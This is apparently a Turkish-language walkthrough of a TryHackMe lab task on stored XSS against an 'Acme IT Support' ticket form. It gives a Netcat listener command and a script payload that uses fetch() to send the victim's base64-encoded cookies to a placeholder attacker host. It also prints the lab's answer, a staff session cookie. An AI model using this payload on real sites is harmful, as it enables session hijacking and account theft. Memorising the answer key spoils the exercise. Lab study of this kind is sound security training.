Şimdi JavaScript'i çalıştırıp çalıştıramayacağımızı görmek ve bilet oluşturma özelliğinin bir XSS saldırısına karşı savunmasız olduğunu doğrulamak için bu yükü

genişletelim. Aşağıdaki yük ile başka bir yeni bilet deneyin:

```
</textarea><script>alert('THM');</script>
```

Şimdi bileti görüntülediğinizde, THM dizesini içeren bir uyarı kutusu almalısınız. Şimdi yükü daha da genişleteceğiz ve güvenlik açığının etkisini artıracacağız. Bu özellik bir destek bileti oluşturduğundan, JavaScript'i çalıştırabileceğimiz bir personelin de bu bileti görüntüleyeceğinden makul ölçüde emin olabiliriz.

Başka bir kullanıcıdan alınabilecek bazı yararlı bilgiler, oturum açma oturumlarını ele geçirerek ayrıcalıklarımızı yükseltmek için kullanabileceğimiz çerezleri olabilir. Bunu yapmak için, yükümüzün kullanıcının çerezini çıkarması ve bunu seçtiğimiz başka bir web sunucusu sunucusuna sızdırması gerekecektir. Öncelikle, bilgileri almak için bir dinleme sunucusu kurmamız gerekecek.

AttackBox'ı kullanarak, Netcat kullanarak bir dinleme sunucusu kuralım. Eğer 9001 numaralı portu dinlemek istiyorsak, nc -l -p 9001 komutunu veririz. l seçeneği Netcat'i dinleme modunda kullanmak istediğimizi belirtirken, -p seçeneği port numarasını belirtmek için kullanılır. Ana bilgisayar adlarının DNS üzerinden çözümlenmesini önlemek için -n ekleyebiliriz; ayrıca, herhangi bir hatayı keşfetmek için Netcat'i -v seçeneğini ekleyerek verbose modunda çalıştırmanız önerilir. Son komut nc -n -l -v -p 9001 olur, bu da nc -nlvp 9001'e eşdeğerdur.

```
user@machine$ nc -nlvp 9001Listening on [0.0.0.0] (family 0, port 9001)
```

Sızdırılan bilgileri alma yöntemini ayarladığımıza göre, şimdi yükü oluşturalım.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie) );</script>
```

Yükü parçalara ayıralım:

- </textarea> etiketi metin alanı alanını kapatır.
- <script> etiketi JavaScript yazmamız için bir alan açar.
- fetch() komutu bir HTTP isteği yapar.
- URL\_OR\_IP THM istek yakalayıcı URL'si, THM AttackBox'taki IP adresiniz veya THM VPN Ağındaki IP adresinizdir.
- PORT\_NUMBER, AttackBox üzerindeki bağlantıları dinlemek için kullandığınız bağlantı noktası numarasıdır.

- ?cookie= kurbanın çerezlerini içeren sorgu dizesidir.
- btoa() komutu kurbanın çerezlerini base64 ile kodlar.
- document.cookie, Acme IT Support Web Sitesi için kurbanın çerezlerine erişir.
- </script>, JavaScript kod bloğunu kapatır.

Şimdi yukarıdaki yükü kullanarak başka bir bilet oluşturun, URL\_OR\_IP:PORT\_NUMBER değişkenlerini ayarlarınızla değiştirdiğinizden emin olun (Netcat dinleyicisi için bağlantı noktası numarasını da belirttiğinizden emin olun). Şimdi, bir dakika kadar bekleyin ve kurbanın çerezlerini içeren isteğin geldiğini göreceksiniz.

Not: Kendi VM'nizi ve VPN'i kullanarak isteği alırken sorunlarla karşılaşabilirsiniz. Bu görev için AttackBox kullanmanız önerilir.

Artık <https://www.base64decode.org/> gibi bir siteyi kullanarak bu bilgiyi base64 olarak çözebilir ve size aşağıdaki soruyu yanıtlamak için gerekli bilgileri verebilirsiniz.

Soru ⇒ Personel oturumu çerezinin değeri nedir?

Cevap ⇒ **4AB305E55955197693F01D6F8FD2D321**